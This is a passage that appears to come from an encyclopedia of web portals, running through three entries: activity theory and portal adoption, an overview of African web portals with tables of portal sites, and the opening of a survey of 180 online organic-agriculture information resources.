- The use of mediating instruments. This mediating instrument makes it possible for an instrument to mediate and change a supporting activity as subjects invent their activities' context.
- Activity theory enables the study and mastering of developmental processes. It regards contexts as dynamic systems mediated by cultural artefacts. In activity theory, contexts are seen as internally contradictory transformations, which imply transformations and discontinuous development.

Three principles from activity theory have important implications for our study. These are context, development and contradictions.

Context

In activity theory, activity and context cannot be separated. The activity system itself is the context. Context is therefore the activity system, and the activity system is connected to other activity systems.

In activity theory, context is not persistent and fixed information. Continuous construction is going on between the components of an activity system. Humans not only use tools, they also continuously renew and develop them, either consciously or unconsciously. They not only use rules, but also transform them.

In the design, it is important to understand how things get done in a context, and why. This is because different contexts impose different practices. To analyse context, we need to know the beliefs, assumptions, models, and methods commonly held by the group members, how individuals refer to their experiences on other groups, what tools they found helpful in completing their problem, and so forth. In addition, there are also external or community driven contexts. These include issues such as (Jonassen & Rohrer Murphy, 1999):

- What type of limitations are placed on the activity by the outside agencies?
- How are tasks organised among the members of the group working toward the object?
- What is the structure of the social interaction surrounding this activity?
- What activities considered to be critical?
- How flexible is the division of labour? How well are these roles and their contributions being evaluated?
- What formal or informal rules, laws, or assignments guide the activities in which people engage?

Situated Context

The context within which a portal is adopted comprises of social, organizational, and technical issues that can be analysed at different levels of abstraction. Furthermore, the temporal interconnectedness needs to be taken into account explicitly (Pettigrew, 1990). Activity theory is ideal for analysing the adoption or diffusion of portals in an organization. The reason is that activity theory emphasizes the importance of a systemic analysis of an organizational setting by considering it as a network of activities

Development

Activities are not static or rigid, they are constantly evolving. To understand a phenomenon means to know how it has developed into its existing form (Kaptelinin, 1996). This applies to all the elements of an activity. The current relationship between subject and object includes a condensation of the historical development of that relationship (Kuutti, 1996).

History is also important because it is not simply an event in the past, but also is alive in the present and may shape the future. The structures and behaviour of today's learning reflect culture and circumstance-specific historical development (McMichael, 1999). Historical analysis allows existing and emerging organisational structures to be examined as the result of their evolutionary development, sometimes intentional and othertimes not. This means that we must also describe and analyse the development and tensions within the activity system (Boer, van Baalen, & Kumar, 2002).

Activity theory provides us a way of understanding the adaptation of portals. It helps to determine the ways in which artefacts are made sense of in everyday activity through historical context. This provides a basis for designing new technological artefacts that mediate activity in ways that are sensible and meaningful to the user. Based on the historical perspective, artefacts such as portals are not merely to be seen in functional terms, but as objects that bear meaning. The historical context can be reflected through its description of the activity system. It depicts the portal as an artefact that mediates between users and their uses. Recognising this historical context allows for an understanding of why an artefact has taken on such a role.

Contradictions

Contradictions are present in every collective activity. They indicate emergent opportunities for the activity development. Contradictions are not weakness, but signs of richness, and of mobility and the capacity of an organisation to develop rather than function in a fixed and static mode. They are not points of failure or deficits within the activity system in which they occur. They reveal the growing edge of the activity system, the place where growth buds are able to expand and expansive development takes place (Foot, 2001), and are starting places, not ending points. Contradictions are not problems to be fixed, and they cannot quickly transcend through technical solutions. Engeström (2001) defines contradictions as historically accumulating structural tensions within and between activity systems (p. 137). Contradictions demand creative solutions.

CONCLUSION

It is our belief that there will be more Web sites on the Internet. These Web sites will get bigger, and the content will be more diverse. New services will be developed. Portals of the future will be more business-oriented, user centred, and integrated. For the portals to be usable, they must be designed so that they are easy to use and meet the users' needs. Activity theory offers a theoretical approach that overcomes the limitations of tradition interface design. It takes into account the actual human activities and context of use. A highly usable portal would enable the fast adoption of portals. To study how portals are adopted, it is important to take the historical development into account. There are internal as well as external activities that have impact on the organisation portals. Activity theory provides us the powerful means of studying these different factors.

KEY TERMS

Activity Theory: Incorporates the notions of intentionality, mediation, history, collaboration, and development (Nardi, 1996).

Diffusion: The means by which an innovation is communicated through certain channels over time among the members of a social system (Rodgers, 1995).

Portal: A group of services provided electronically, through the Web, to a set of users.

Primary Contradiction: Can be understood in terms of breakdowns between actions or sets of actions that realise the activity.

Quaternary Contradictions: Contradictions between the central activity and the neighbouring activities.

Secondary Contradictions: Those that occur between the constituent nodes.

Situated Context: The context within which a portal is adopted comprises of social, organizational, and technical issues that can be analysed at different levels of abstraction.

Tertiary Contradiction: Arises between an existing activity and what is described as a more advanced form of that activity.

African Web Portals

Esharenana E. Adomi
Delta State University, Nigeria

INTRODUCTION

The World Wide Web (WWW) has led to the advent of the information age. With increased demand for information from various quarters, the Web has turned out to be a veritable resource. Web surfers in the early days were frustrated by the delay in finding the information they needed. The first major leap for information retrieval came from the deployment of Web search engines such as Lycos, Excite, AltaVista, etc. The rapid growth in the popularity of the Web during the past few years has led to a precipitous pronouncement of death for the online services that preceded the Web in the wired world. Though everyone lauds the Web for offering unlimited opportunities to explore and discover new things, many still want someone else to aggregate a variety of interesting and useful content in one place instead of creating massive and unwieldy bookmark files in their browsers. These new online services are Web sites, which deliver the old formula of content, community, and core services, but in a new package and transformed as Web portals (Rao, 2001). Though these tools (Web portals) are not yet available everywhere in the developing world (in Africa particularly), they are spreading rapidly and present a unique opportunity for developing countries (like African countries) to benefit most from the current unfolding technological revolution (Denning, 2004). This article sets out to give an overview of African Web portals. After giving background information of Web portals, it goes further to briefly describe evolution of African Web portals, their roles, types/categories, problems of the continent's portals, as well as future trends, then suggests strategies for enhancing portals development in the continent. The article intends to introduce readers to African Web portals and enable them to know where to access conglomerate information about the continent.

BACKGROUND

There are various definitions of a portal. A portal is a derivative of the Latin word *porta*, which means a gate. Consequently, Daigle and Cuocco (2002) define a portal as "a gate, a door, or entrance" (p.109). The word portal refers to gateway, and in the context of the Web, a site that is, or proposes to be, a major starting site for users when they get connected to the Web or one that users tend to visit as an anchor site, which hosts content from multiple Web sites. Portals need not necessarily create content themselves, but host it by packaging content from third party providers, organize it to suit their target audience, and make revenue through advertisement (Rao, 2001). According to Georgick (2004), several sites that serve as a clearinghouse for a particular service or interest group call themselves portals, but can be more appropriately described as a collection of links; that in a stricter sense of the term, porter must integrate a mix of services and deliver to the end user as one seamless package.

Services must be more than discovery—more than just links. Portals need to provide integration of information sources for both searching and for the location and delivery of materials; this content (sources) may be located anywhere--within the site, other sites on the Web, inside or outside the organization, and may be in any format (Murray, 2002). A portal "provides personalized access to information, applications, business processes, and much more" (Microsoft Corporation, 2005 p. 1). Portals are generally content aggregators and provide Web users personalized access to personalized information. They provide search capabilities and allow users to customize the content of the aggregated information displayed in a single Web interface. There are various types of portals. There are information portals, enterprise portals, community portals, services portals, corporate portals, general portals, specialized portals, vertical portals, horizontal portals, regional portals, education portals, library portals, etc.

AFRICAN PORTALS

There has been tremendous growth in the diffusion and adoption of the Internet in the African continent in the past decade. For instance, in 1996 only 11 of the African countries were online, but by the end of 2000 all 54 countries had achieved permanent connectivity, although this is mainly confined to the capital cities with very few secondary towns and cities being connected (Gyapong, 2002). This growth has been mainly due to the proliferation of cyber cafés, which are used by those who have no other means of accessing the Internet (Adomi, Okiy, & Ruteyan, 2003; van Brakel & Chisenga, 2003).

African Internet user growth rate ranks first in the world (429.8%) (Internet World Stats, 2005). With the number of African Internet users growing steadily, there has been need for African portals (Afrol.com, 2000) to meet their needs.

Accordingly, Web portals have been spreading across Africa in large numbers offering diverse free information about the continent. Portals devoted to African continents have been on the increase for over a decade. Though there was only one known African Web portal—Mbendi (http://www.mbendi.com) founded by Mbendi Information Services, Cape Town, South Africa in 1995 to enable business people to access African business opportunities (Mbendi Information Services, 1995)—Afrol.com (2000) states that there are at present, tens of thousand of sites and home pages from Africa on the Internet.

ROLES OF AFRICAN WEB PORTALS

African Web portals are intended to play some significant roles to the African and other Web users in various ways:

- **Coping with the Mass of Web/Internet Resources around Africa:** African portals are aimed at assisting Africans and everybody else interested in Africa coping with the Internet and locating reliable information about the continent. This is more so as there are thousands of sites and home pages from and around Africa on the Net and there is steady stream of new sites from all parts of Africa. A portal helps the user find his or her way as it has links to the most basic places easily accessible and gathers, sorts out, and categorizes the information that is of interest and offers needed service (afrol.com, 2000).
- **Solution to the Problem of Paucity of Local Content:** Mutula (2004) laments that there is little African local content available and people therefore resort to content generated from outside Africa that is published and contains values that are peculiar to their cultural practices. African research is suffering because the means to publish research results have been lacking and the results on which to develop further research are not disseminated but indigenous publication is essential to the emergence of the African academic community enterprise (Rosenberg, 2002). However, the advent of electronic publishing over the Net has provided opportunity to improve distribution of accessibility to research from developing countries (Chan, Kirsop, Costa, & Arunachalam, 2005). African Web portals provide means for publishing the continent's local contents/research and for making them accessible to the African and international community.
- **Provision of Free Means of E-Communication to African Web Users:** It has been discovered by Akinseinde and Adomi (2004) that most technical education students in Nigerian universities have free Web-based e-mail addresses/accounts. Reasons adduced include that free Web-based e-mail services/accounts are accessible from any part of the world, they are free and can therefore be used without financial stress, they are more reliable than institutional/commercial based e-mail services, and that students do not even have access to institution e-mail services. Though this research is on students and conducted in Nigeria, the findings reflect other categories of Internet users in Africa. Since the Web portals include free e-mail services, most users take advantage of them in Africa and use them for communication purpose.

TYPES/CATEGORIES OF AFRICAN PORTALS

African Web portals can be categorized in two ways. The first category is based on geographical coverage while the second is based on content/subject coverage.

Geographical Coverage

There are three types in this category (clickafrique.com, n.d.):

- **General Portals:** These are portals that focus on the whole of the African continent. Some of them are listed in Table 1.
- **Regional Portals:** These are portals that focus on regions of Africa. An example is Le Monde du Mahgreb, which is a portal for the Mahgreb (North Africa).
- **Country/National Portals:** African country/national portals devote their contents to the countries they originate from. Some country portals are depicted in Table 2.

Content/Subject Coverage

Two types exist in this category: General and specialized.

- **General Portals:** General subject African portals focus on different topics on Africa. That is general African information-politics, business, education, entertainment, free e-mail, forums, etc.
  Examples include Warm Africa (http://www.warmafrica.com), AllAfrica.com (http://allafrica.com), and Afrionline (http://www.afrione.com).
- **Specialized African Portals:** Specialized portal focus on an aspect of life, that is they restrict themselves to one subject coverage. Some examples are Mbenidi (http://www.mbendi.com), this portal is on African business opportunities and AfricanPoliticsOnline (http://www.africapoliticsonline.com), an Internet resource for African politics.

Table 1. Select list of African general portals (Adapted from http://www.clickafrique.com and http://www.financewise.com/public/edit/africa/links/af-internetp.htm)

Portals	Description/Focus	Site
Africa. De	Portal and links to African Web sites.	http://www.africade.com
Find Africa	An African resource portal with news, business, entertainment, and more.	http://www.findafrica.com
Jamboweb	Web portal, search engine, and Web sites directory promoting African information.	http://www.jamboweb.com
Warm Africa	African community portal, news, free e-mail, forums.	http://www.warmafrica.com
*Africapoliticsonline	African politics, African portals.	http://www.africapoliticsonline.com/html.
ClickAfrique	Directory of African Internet resources.	http://www.clickafrique.com
Mbendi	African business Web site, coving miming, energy, and international trade Web sites.	http://www.mbendi.com

*Note: *Personal addition*

Table 2. Select list of African country portals (Adapted from http://www.clickafrique.com)

Country	Portal	Description/Focus	Site
Algeria	Les Announces	Algerian portal and Internet directory.	http://www.announces-dz.com
Benin	Benin watch Beningate.com	Beninois portal and directory of Web site. Portal to the Benin Republic.	http://www.beninwatch.com http://www.beningate.com
Botswana	e-Dumela.com	Online portal and community for Botswana.	http://www.edumela.com
Cameroon	Cameroon.net	A portal to Cameroun.	http://www.Cameroon.net
Central African Republic	Sangonet.com	Portal for the Central African Republic.	http://www.sangonet.com
Gabon	Internet Africa	Portal to Gabonese.	http://www.gabon-net.com
Ghana	Akwaaba.com Homeview Ghana	Ghanaian portal and directory of the Internet. Ghanaian Internet portal.	http://www.akwaaba.com.gh http://www.homeviewghana.com
Libya	Libya Online	Libyan portal.	http://www.libyanonline.com
Nigeria	Net Nigeria Nijacol	Portal and directory for Nigeria. Online portal for Nigerians by Nigerians.	http://www.netnigeria.com http://www.nijacol.com
South Africa	South African Online	South African portal and search directory.	http://www.southafrica.co.za
Tanzania	Tanzania start	A Tanzanian portal.	http://www.start.co.tz
Zimbabwe	AllZimbabwe.com	Zimbabwean Web portal.	http://www.allzimbabwe.com

FEATURES OF AFRICAN WEB PORTALS

Key features of African Web portals are presented next:

Personalization

- User profiles.
- Provision for subscribing to and un-subscribing from channels.
- User-defined interface.

Searching

- Inclusion of search engines to enable users to explore the site.
- Directory listing.

Communication/Sharing

- Free e-mail services/account.
- Contact information.
- Time.
- Calendars.
- Horoscopes.
- Submission of content/document sharing.
- Planners.
- Chat.
- Forums.
- Bulletin/message boards.
- Classification of content.

Information Management

- Bookmark managers.
- News and announcements.
- Information channels such as weather, horoscopes, sports, stock prices, etc.

Authentication and Security

- Login/sign in/Register.
- Time out.

Administration

- Free-home pages.
- Web-based administration.

These features enable the portal users to explore the sites and maximize the use of their contents.

PROBLEMS OF AFRICAN PORTALS

Though the adoption and diffusion of Internet is growing in Africa, it cannot yet be said that Web portals have been widely/extensively adopted in the continent. This is due to some factors, which are enumerated next.

- **Reluctance to Create Portals by Corporate Organizations:** Companies are yet to commence creating employee portals. Rudnick (2004) states that employee portals are struggling and lag behind their commercial brethren not because of technical reasons but organizational; that disengagement at the top, insufficient innovations, changing user expectations, poor collaboration among stakeholders, inadequate focus on return on investment, and issues such as funding, navigation, and governance all hinder employee portal's creation and success. Libraries have also not yet taken advantage of portals technology as they have not started creating portal sites. In Africa, some educational institutions (especially tertiary institutions) and corporate organizations have computers, but only few of these computers are connected to the Internet (Adomi et al., 2003); libraries have been very slow in establishing presence on the Web (Adomi, 2005). Reasons for slow pace/reluctance of organizational applications of the Web are high cost of connectivity and the poor state of and high telecommunication charges (Adomi et al., 2003), funding, limited skills, limited opportunities for training, and continuing education (Adomi, 2005a). The Web portals that are prevalent at present in Africa are commercial portals, which mostly depend on advert placement for survival/sustenance.
- **Poor Data Transmission Quality Resulting from Low International Bandwidth:** In Africa, high international tariffs make it difficult for Internet service providers (ISPs) to obtain adequate Internet bandwidth for delivering Web pages over the Internet (Adomi, Adogbeji, & Oduwole, 2005; Sonaike, 2004). The Internet industry in Africa is constrained by low international bandwidth and high dial-up tariffs as well as high cost of PCs (Mutula, 2003). For instance, African universities, outside of South Africa, are paying over $55,000 per month for 4Mbps inbound and 2Mbps outbound. This figure is about 100 times more expensive than their equivalent prices in North America or Europe (INASP, 2003).
- **Limited/Poor Telecommunication Infrastructure:** Internet/Web development and applications are greatly hampered by poor telecommunication infrastructure in the African continent (Adomi, 2005a, 2005b; Mutula, 2003; Sonarike, 2004). The poor status of the infrastruc-

ture in Africa is attributable to a number of factors. Most governments are still reluctant to completely free their communication services and some such as Morocco and Tunisia regulate access to the Internet. In Kenya, the government has been dragging its feet to issue licenses for VSAT connections that would enhance rollout of telecommunication services to rural areas even when UUNET (an Internet service provider) had offered to connect the schools. Information technology has not effectively been integrated in the development agenda of governments' plans (Mutula, 2003).

- **Low levels of Internet Literacy/Awareness:** Low level of Internet literacy among Africans has been reported by some scholars (Adomi, 2005a, 2005b; Adomi et al., 2003; Rosenberg, 2005). Most of the management staff in organizations/firms/institutions are not ICT literate. As a result of this, they lack awareness of the benefits their organisations/firms/institutions can derive from adoption and applications of Web portals.
- **Frequent Electricity Failures:** The electricity situation in Africa also hampers Internet/Web development and applications (Adomi, 2005b; Adomi et al., 2003; Rosenberg, 2005). When power cut occurs, a Web portal hosted in affected areas in Africa would normally be unavailable as the server would be shut down. In order to ensure that Web users are not disappointed by outages, most IT firms—ISPs, Web hosting firms, cybercafes, etc. acquire and install stand-by electricity generating plants, which are switched on as soon as power cuts occur (Adomi et al., 2003).

FUTURE TRENDS

In the context of the World Wide Web, a portal is the next logical step in the evolution toward a digital culture (Daigle et al., 2002). Portal technology is still at the infancy stage in Africa. Though commercial portals are the prevalent ones in the continent, there is a likelihood that corporate organizations will, in large number, create Web portals for their employees/clients given the spiral growth in Internet usage in the continent. Creation of awareness through media campaign and over the Net on the values of portals and the need for their adoption is capable of making portals to be widely adopted and used in Africa. There is need for surveys on the extent of adoption and use of Web portals not only in Africa but other parts of the world, how Web portal technology adoption/application can be enhance and managed in the continent, sources of funding for African portals, strategies for making Africans more Internet literate among others.

CONCLUSION

Web portals are content aggregators, which provide users with personalized access to information. They act as a starting point for most users of the Web in need of information. Though portals are not available in every part of the African continent, they are however springing up rapidly. There are general, regional, and national. as well as general and specialized African portals, which are in existence to assist those interested in Africa cope with available information on the Net and to address the problem of paucity of local content. Problems of reluctance of organizations/institutions to create portals, low international bandwidth, limited/poor telecommunication infrastructure, low level of Internet literacy, and frequent electricity failures hamper widespread application and use of Web portals in Africa. However, frantic efforts on the part of corporate organization to create portals, expansion/improvement of telecommunication infrastructure, bandwidth, and electricity supply, as well as creation of awareness are likely to increase creation and use of portals in African continent.

KEY TERMS

Aggregators: Aggregators are sites on the Web that bring together contents from multiple Internet sources.

Browser: A program that allows a user to access information on the Web.

Cyber Cafes: Places where entrepreneurs provide Internet public access services for a fee.

Customization: Inbuilt functionality, which allows the user to manipulate the contents of a portal to suit his needs.

Local Contents: This has to do with the body of knowledge and research related to a particular locality/community.

Online: A device or something that is connected to or available via computer network(s).

Personalization: Inbuilt functionality in a Web portal that allows users to select and receive information relevant to their needs and roles.

INTRODUCTION

According to the Food and Agriculture Organisation of the United Nations (FAO, 2005), organic agriculture (OA) is "a holistic production management system which promotes and enhances agro-ecosystem health, including biodiversity, biological cycles, and soil biological activity." In recent years, the rapid evolution of the Internet has given the opportunity to create a large number of Web sites, Web portals, and other information resources concerning OA (for the remainder of this article, we will refer to them as OA information resources). The ultimate goal behind these attempts has been the dissemination of information to farmers, traders, agriculturists, consumers, and even children, and the provision of specialised services on OA. This has lead to a plethora of Web-based information systems and inevitably, has created the need for a detailed analysis on the positioning of a new Web portal regarding OA before proceeding to design and implementation. Dibb et al. (Dibb, Simkin, Pride, & Ferrel, 2007) define positioning as "the process of creating an image for a product in the minds of target customers."

To identify, as realistically as possible, the structure and content of a new OA portal that will cover the needs of OA actors (as these will be described later in the article), the current situation of the existing online OA information resources (such as portals, Web sites, Internet resources, SMS, and e-services) should be examined first (Sideridis, Patrikakis, & Manouselis, 2005a). This article presents the results from the analysis of 180 OA information resources. This analysis allowed identifying the main trends in related competition and positioning a new OA portal named "Bio@gro" (Sideridis, Costopoulou, Patirkakis, Manouselis, & Stalides, 2005b) among these dimensions.

ORGANIC AGRICULTURE ACTORS AND THEIR NEEDS

In order to have a clear view of the European OA value chain, it is necessary to distinguish its actors, their roles, and needs. These are the following (Costopoulou, Karetsos, Ntaliani, Gidarakou, & Sideridis, 2004):

- Organic farmers (individuals or groups of farmers), who produce organic products and are interested in selling them and buying plant-breeding material and seeds
- Traders, who buy and distribute organic products
- Processing companies, which purchase organic products and use it as raw material for the production of secondary products
- Consumers/citizens, who want to be informed about, or buy, organic products
- National governmental organisations and agencies (e.g., Ministries of Agriculture), which are responsible for the provision of all the necessary legislation and support, and the coordination of developing initiatives
- Organizations for the certification and supervision of agricultural products, which are the pertinent bodies for the evaluation and supervision of the certification organizations, the allowance of the national certification sign for organic products and the control of their trading
- Certification and inspection organizations, which are the exclusive certification bodies for organic farmers
- Research institutions and universities, which are in charge of the research for technological improvement and development of the OA sector

- Agronomists, farm advisors, and consulting firms, who inform other OA actors, such as organic farmers
- European Union (EU) agricultural agencies, which are responsible for OA activities in Europe

In order to analyse the level of OA information that these actors have access to online, we performed a survey on the current situation of OA information resources. The goal of this survey has been to outline the current status of OA-related information in the Internet.

METHODOLOGY OF THE SURVEY

In order to identify the market trends and needs, and to help positioning the new Web portal in the vast amount of relevant competition (Tatnall, 2005), a survey based on a large sample of worldwide available OA information resources has been conducted. To identify main trends in OA information sources, a collection of information resources' attributes has been created, according to the relevant literature (e.g., Barnard, 2001; Large, Beheshti, & Cole, 2002; Morville & Rosenfeld, 2002; Preece, Rogers, & Share, 2002; Sampson & Manouselis, 2005). The list of attributes examined for OA information resources is presented in Table 1.

In order to identify OA information resources, various Internet search engines were used, with Google (http://www.google.com) and Yahoo (http://www.yahoo.com) as the main ones. After a detailed search, 180 OA information resources from different countries and in different languages have been collected. It has to be mentioned that due to linguistic obstacles (e.g., for sources in the Chinese language), our survey sample mainly consisted of European, USA, Canadian, and Australian OA links. A complete listing of the Web sites evaluated can be found in "Bio@gro market survey and positioning" (Bio@gro, 2005).

In the context of the survey, a multilingual team (consisting of Greek, German, Romanian, and Cypriot experts) took over the analysis of the collected sample, upon the aforementioned attributes for each of the 180 OA information resources. The acquired information was processed with the use of SPSS statistical package (http://www.spss.com).

SURVEY RESULTS

In the following paragraphs, the results of the survey upon each of the examined attributes are presented.

Technical Trends

Type

The collected resources have been classified in the following categories (based on the definitions of Webopedia, http://www.webopedia.com):

Table 1. Attributes used for OA information resources analysis

ATTRIBUTE NAME	DESCRIPTION	Used in Identification of		
		Technical Trends	Service Trends	Content Trends
Type	Type of OA information resources: a simple Web site, a Web portal, or another type of online information resource.	X		
Content Language	Language(s) used by OA information resources for their content.	X		
Geographic Coverage	Geographic coverage of OA information resources.	X		
Launch Date	Launch date of OA information resources.	X		
Last Update	Last update of OA information resources.	X		
Thematic Area	Thematic area(s) that OA information resources cover.			X
Mission	Mission(s) of OA information resources.		X	
Services	Service(s) that OA information resources offer.		X	
Charging Scheme	Way in which OA information resources charge their services		X	
Funding	Funding sources of OA information resources.		X	
Target Group	Target group(s) that OA information resources aim at.			X
Content Type	Content type of OA information resources, which can be static, dynamic, or mixed.			X
Technology	Technology that OA information resources use.	X		

Figure 1. Type of OA information resources



Figure 2. Number of content languages on OA information resources



Figure 3. Content languages of OA information resources



- **Simple Web Site:** A site (location) on the World Wide Web. Each Web site contains a home page, which is the first document users see when they enter the site. The site might also contain additional documents and files. Each site is owned and managed by an individual, company, or organization.
- **Web Portal:** A Web site or service that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls. The first Web portals were online services that provided access to the Web, but by now most of the traditional search engines have transformed themselves into Web portals to attract and keep a larger audience.
- **Online Information Resource:** Any other type of online information content source or content management system that collects and stores data online.

As depicted in Figure 1, half of the OA information resources (50%) may be classified as simple Web sites, while 47.2% as Web portals. A very small percentage are other types of information resources (2.8%).

Content Language

Regarding the content language used, the survey revealed that most of the OA information resources (73.9%) present their content in one language, while only a small percentage (14.4%) in two or more than two (11.7%). As for the most popular content language among OA information resources, this is English with a percentage of 68.9%, followed by all the other languages. This was expected, since most of the OA information resources use the English language besides their native language, in order to promote their content to more users. Figure 2 and Figure 3 present these results.

Geographical Coverage

Regarding the geographic coverage, this varies from national level to international or even global level. As it can be seen in Figure 4, the majority of the OA information resources (66.1%) aim at a national coverage, in contrast with those that aim at a global level (23.9%).

Figure 4. Geographic coverage of OA information resources



Figure 5. Launch date of OA information resources



Figure 6. Last modification of OA information resources



Launch Date

Based on the launch date of OA information resources, we can draw conclusions regarding the period that OA was introduced in the Internet. Unfortunately, as Figure 5 clearly indicates, a large percentage of OA information resources (75.6%) do not include any information about their launch date. The only conclusion we can safely report is that a percentage of 8.3% first appeared in the period 1995-1999, while 16.1% in the period 2000-2005.

Last Modified

It should be noted that an important attribute is the date of the last update of OA information resources. This attribute indicates if an online OA source is active and what is its update frequency. According to the results of our survey, only 23% of the OA information resources examined included information regarding their last update, and of these most were updated during 2005. The following graph presents these results in the form of a pie chart.

Technology

The technology used is defined in terms of programming languages used, and has been identified as varying mainly between:

- HTML (Hyper Text Markup Language)
- ASP (Active Server Pages)
- PHP (Hypertext Preprocessor)
- JavaScript
- XML (Extensible Markup Language)

As it is depicted in Figure 7, the technology used in most of the OA information resources was HTML (62.8%), while 11.7% used ASP, 7.8% PHP, 3.3% JavaScript, and less than 1% XML. On 11.1% of the OA information resources studied, the technology used was not reported or could not be identified.

Figure 7. Technology of OA information resources



Figure 8. Mission of OA information resources



Service Trends

Mission

According to our analysis:

- 81.1% are designed for informative purposes (i.e., what is OA, what are OA principles).
- 55.6% serve as education tools (i.e., how to apply OA, Best Practice Guides)
- 41.1% of OA Web sites serve as business-commerce (e-business, e-commerce) promoters about OA products and services.
- 21.1% give information or links to government standards, services, and institutions related to OA, while
- 20% include OA legislation and standards in their main page.
- Less than 20% (17.2%) of studied OA Web sites, portals, and information systems serve as online market for OA products and services.
- 10% of OA Web sites, portals, and information systems are involved in OA certification affairs (i.e., certification bodies, certification documents, and product labeling.).
- And 20% of OA information resources set as their mission: job opportunities on OA, research on OA, and other related services.

A graphical representation of the results is given in Figure 8. Consequently, rendering of OA information, education, and e-business/e-commerce on OA products and services are defined as the main mission of existing OA information resources, in response to the major needs of OA sector.

Table 2. Description of the services provided by OA information resources

